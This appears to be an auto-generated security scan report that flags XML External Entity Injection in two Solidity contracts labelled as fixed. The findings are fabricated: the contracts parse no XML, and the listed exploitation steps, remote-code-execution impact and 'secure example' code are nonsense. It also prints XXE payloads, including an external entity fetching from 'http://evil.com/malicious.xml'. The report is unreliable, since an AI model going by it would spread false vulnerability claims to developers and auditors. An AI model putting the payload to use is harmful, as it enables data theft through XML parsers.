



OASIS Security Report

XML External Entity Injection Security Analysis

Date: 2026-06-11 11:00:31 — **Model:** mistral:latest

Vulnerability: XML External Entity Injection

Project: clean_contracts

Analysis root: `../clean`

Table of contents

□ Summary

□ Statistics

□ Files

□ Detailed analysis

□ Assistant

△ Errors & notes

Summary


Analyzed **2** file(s) for XML External Entity Injection.

[Return to table of contents](#)

Statistics

Files analyzed: 2 **Total findings:** 2

Critical



0

High		0
Medium		2
Low		0

[Return to table of contents](#)

Files

File	Similarity
<code>/work/project/dataset/clean/modifier_reentrancy_fixed.sol</code>	0.615
<code>/work/project/dataset/clean/simple_dao_fixed.sol</code>	0.583

[Return to table of contents](#)

Detailed analysis

File 1: /work/project/dataset/clean/modifier_reentrancy_fixed.sol

Similarity score: 0.615

Source lines: 1-42

► Finding 1.1: XML External Entity Injection vulnerability (Medium)

Vulnerable code

```
bank = new Bank();
```

Explanation

The 'Bank' constructor calls an external contract, which may be vulnerable to XML External Entity Injection.

Impact

Potential remote code execution or data theft

Entry point

/constructors/Bank

Execution path

```

'''
+---+
| Bank |
+---+-
      ^
      |
+---+-
| ModifierEntrancy|
+---+---
'''

```

Parameters

contract

Exploitation steps

- Create an XML file containing a malicious DTD and reference it in the 'contract' parameter
- Invoke the constructor, passing the malicious XML file as the 'contract'
- Exploit the XML External Entity Injection to execute arbitrary code

Example payloads

- `<!ENTITY evil_script SYSTEM 'http://evil.com/malicious.xml'>`
- `<Bank>&evil_script;`

Conditions

Attacker can provide the 'contract' parameter.

Remediation

Disable DTD processing and sanitize input when constructing contracts

Secure example

```
bank = new Bank({/* sanitized XML file */});
```

File 2: /work/project/dataset/clean/simple_dao_fixed.sol

Similarity score: 0.583

Source lines: 1-34

► Finding 2.1: Vulnerability found (Medium)

Vulnerable code

```
donate(address to) payable public{  
    credit[to] += msg.value;  
}
```

Explanation

The contract is not validating and sanitizing user-provided input, making it vulnerable to XML External Entity Injection.

Impact

An attacker can potentially manipulate the contract's credit assignment function.

Entry point

donate function

Execution path

- User calls donate(address to) with malicious XML data
- Contract parses and processes external entities in XML data

Parameters

to

Exploitation steps

- - Send maliciously crafted XML input to the donate function

Conditions

None

Remediation

Validate and sanitize user-provided inputs before processing them.

Assistant (triage / codebase)

In the OASIS dashboard (JSON report preview), use the chat below to triage findings, exploitation paths, and remediation. Select file, chunk, and finding to narrow context when needed.

[Return to table of contents](#)

Errors & Notes

No file-level errors were recorded.

[Return to table of contents](#)